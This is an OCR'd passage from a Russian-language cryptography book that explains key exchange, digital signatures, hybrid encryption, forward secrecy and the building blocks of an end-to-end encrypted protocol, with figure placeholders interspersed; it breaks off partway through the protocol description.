


Figure 58: Рисунок 11.8




Figure 59: Рисунок 11.9

Преимущество перед симметричным шифрованием, таким как блочные шифры, в том, что открытыми ключами легко обмениваться. Их можно, например, разместить на веб-сайте.

Асимметричное шифрование не используется как есть в реальном мире; вместо этого протоколы (как тот, что мы спроектируем и реализуем) строятся с использованием смеси аутентифицированного шифрования, обмена ключами и алгоритмов подписи (подробнее ниже).

11.10 Обмен ключами Диффи — Хеллмана

Обмен ключами Диффи — Хеллмана (чаще называемый просто обменом ключами) — это метод установления общего секрета между двумя сторонами через публичный канал.

Один и тот же общий секрет может быть получен из открытого ключа Алисы и приватного ключа Боба, и из открытого ключа Боба и приватного ключа Алисы. Таким образом, и Алиса, и Боб могут вычислить один и тот же общий секрет, используя свои приватные ключи и открытый ключ другого.

В наши дни рекомендуемые функции обмена ключами — эллиптическая кривая Диффи — Хеллмана (ECDH), которая гораздо проще в реализации, чем RSA-шифрование.

Однако общие секреты, вычисленные через обмен ключами ECDH, нельзя использовать напрямую для симметричного шифрования. Большинство алгоритмов AEAD ожидают равномерно случайный симметричный ключ, а общие секреты таковым не являются. Поэтому, чтобы «повысить их энтропию», мы пропускаем выход функции обмена ключами через функцию выработки ключа (KDF), чтобы сгенерировать общий секретный ключ, который можно использовать для симметричного шифрования.

Рисунок 11.10: Обмен ключами

Самый (наверняка) знаменитый и используемый алгоритм обмена ключами (и тот, что я рекомендую вам использовать, если у вас нет особых требований): x25519.

11.11 Подписи

Подписи — это асимметричный эквивалент MAC: имея ключевую пару и сообщение (состоящую из приватного и открытого ключей), приватный ключ может создать подпись сообщения. Открытый ключ затем можно использовать для проверки того, что подпись действительно была выдана кем-то (или чем-то), кто знает приватный ключ.

Рисунок 11.11: Цифровые подписи

Как все асимметричные алгоритмы, открытый ключ безопасно распространять, и, как мы увидим позже, открытые ключи алгоритмов подписи в большинстве случаев являются фундаментом цифровых (крипто-)идентичностей.




Figure 60: Рисунок 11.10




Figure 61: Рисунок 11.11

Самый (наверняка) знаменитый и используемый алгоритм подписи (и тот, что я рекомендую вам использовать, если у вас нет особых требований): ed25519.

11.12 Сквозное шифрование

Сквозное шифрование — это семейство протоколов, где только общающиеся пользователи владеют ключами, используемыми для шифрования и подписи сообщений.

Теперь, когда большинство наших коммуникаций цифровые, возникает проблема: как сохранить наши сообщения приватными, несмотря на всех посредников? Провайдеры интернет-услуг (ISP) и поставщики сервисов (Facebook, Telegram, Line, WeChat...) все находятся в позиции Человека-в-середине (Man-In-The-Middle, MITM) и способны просматривать, записывать и даже изменять наши коммуникации без нашего согласия и ведома.

И это ещё до разговора о злонамеренных акторах.

Вы можете думать, что вам нечего скрывать, так что это неважно. Подумайте дважды.

- Что может случиться, если все ваши сообщения и история веб-поиска хранятся вечно и доступны сотрудникам этих компаний? Хотя в первую очередь мне, конечно, некомфортно от того, что незнакомцы смотрят мои сообщения, суть в том, что со временем вероятность утечки или взлома равна 100%, ведь всё цифровое может быть скопировано (почти) со скоростью света. Таким образом, все ваши коммуникации следует (в скором времени) считать публичными.
- Вам может быть нечего скрывать сегодня. Но если история нас чему-то и научила, так это тому, что даже если вы считаете себя «нормальным», безумный диктатор может захватить власть (или быть избранным) и начать сажать или истреблять целые сегменты населения из-за их хобби, цвета волос или размера.

Рисунок 11.12: Сквозное шифрование

Рисунок 11.13: Сквозное шифрование

Здесь на сцену выходит сквозное шифрование (E2EE). С E2EE только намеченные получатели способны расшифровать и прочитать сообщения. Таким образом, ни один посредник не может просматривать, хранить или изменять ваши приватные сообщения.

Рисунок 11.14: Сквозное шифрование

Прежде чем идти дальше, я хочу кое-что прояснить.

Когда мы говорим о «сообщении», это не обязательно письмо по email или сообщение в чате. Это может также быть сетевой пакет, то есть всё, что вы делаете онлайн: от посещения веб-сайтов до покупки обуви и игр.

Как мы можем зашифровать сообщение так, чтобы его могла расшифровать только наша дорогая подруга Боб?




Figure 62: Рисунок 11.12




Figure 63: Рисунок 11.13




Figure 64: Рисунок 11.14

11.12.1 Криптография с открытым ключом

Можем ли мы просто использовать асимметричное шифрование?

Поскольку мне нужно знать открытый ключ Боба перед отправкой ему сообщения, его открытый ключ — это своего рода его цифровая идентичность. Обычно я могу получить открытый ключ Боба через то же приложение, которым отправляю ему сообщение, но мне нужно проверить (используя другой канал, например личную встречу) с ним, что открытый ключ, который мне выдал сервис, — ключ Боба, а не злонамеренный.

Рисунок 11.15: Асимметричное шифрование

Поскольку только владелец приватного ключа способен расшифровать содержимое, зашифрованное открытым ключом, с криптографической точки зрения 1 открытый ключ = 1 идентичность.

Достаточно ли этого для защиты наших коммуникаций?

Подождите-ка!

Реальность совсем иная: шифрование с открытым ключом ограничено в длине сообщений, которые может шифровать, и до боли медленно.

11.12.2 Гибридное шифрование

Гибридное шифрование берёт лучшее от симметричного и асимметричного шифрования: сообщения шифруются симметричным шифрованием (быстрым, любой длины, безопасным…), а только эфемерный симметричный секретный




Figure 65: Рисунок 11.15

ключ (короткий, длиной 256 бит — в большинстве случаев 32 байта) шифруется асимметричным шифрованием.

Симметричный ключ называется эфемерным, потому что обе стороны отбрасывают его сразу после шифрования/дешифрования сообщения, и для шифрования каждого сообщения генерируется новый ключ.

С этой схемой 1 открытый ключ по-прежнему равен 1 идентичности, но теперь мы можем шифровать сообщения любой длины с максимальной скоростью.

Тем не менее ситуация всё ещё не идеальна. Чтобы обеспечить хорошую безопасность, ключи RSA, как правило, большие (3072 бита и больше), а RSA-шифрование не так-то просто сделать правильно (в первую очередь из-за дополнения), что является большим источником ошибок.

Рисунок 11.16: Гибридное шифрование

11.12.3 Обмен ключами Диффи — Хеллмана

То есть E2EE — это просто обмен ключами + AEAD?

Постойте! Что произойдёт, если наш приватный ключ утечёт?

Если один из посредников записал все наши сообщения и наш приватный ключ утёк, злонамеренный актор сможет расшифровать все сообщения! Прошлые, настоящие и будущие.

Примерно так работает PGP, и это главная причина, по которой криптографы её критикуют.




Figure 66: Рисунок 11.16

Поскольку известно, что управление ключами — сложная задача, это вопрос не «если», а «когда».

11.12.4 Совершенная прямая секретность

Совершенная прямая секретность (Forward Secrecy, также известная как Perfect Forward Secrecy) — это свойство протоколов, гарантирующее, что если ключ утечёт в момент T, сообщения, отправленные ранее, в моменты T-1, T-2, T-3..., нельзя будет расшифровать.

Рисунок 11.17: Обмен ключами

Чтобы реализовать прямую секретность, мы могли бы просто создать много ключевых пар, использовать по одной ключевой паре на сообщение и удалять её после получения сообщения.

Но тогда мы потеряли бы наше свойство «1 открытый ключ = 1 идентичность»: нам пришлось бы проверять с Бобом для каждого сообщения, что каждый открытый ключ легитимен и действительно происходит от Боба, а не от атакующего MITM, что непрактично.

Если только...

11.12.5 Подписи

Подписи позволяют человеку, владеющему приватным ключом, аутентифицировать документ или сообщение. Подписывая сообщение или документ, владелец приватного ключа удостоверяет его валидность. Затем каждый, у кого есть доступ к открытому ключу, может проверить, что подпись соответствует документу.

Таким образом, подписи — идеальный инструмент для построения цифровой идентичности.

Посмотрим, как использовать подписи с шифрованием для защиты наших коммуникаций.

11.12.6 Сквозное шифрование

1. Боб генерирует ключевую пару для подписи и (эфемерную) ключевую пару для обмена ключами. Он подписывает ключ обмена ключами с помощью ключа подписи... он подписывает ключевую пару обмена ключами и затем публикует оба открытых ключа плюс подпись.

Рисунок 11.18: Прямая секретность

2. Алиса получает оба открытых ключа и подпись. Она проверяет, что подпись соответствует ключевой паре обмена ключами. Если подпись совпадает, значит, мы уверены, что открытый ключ обмена ключами происходит от Боба.




Figure 67: Рисунок 11.17




Figure 68: Рисунок 11.18

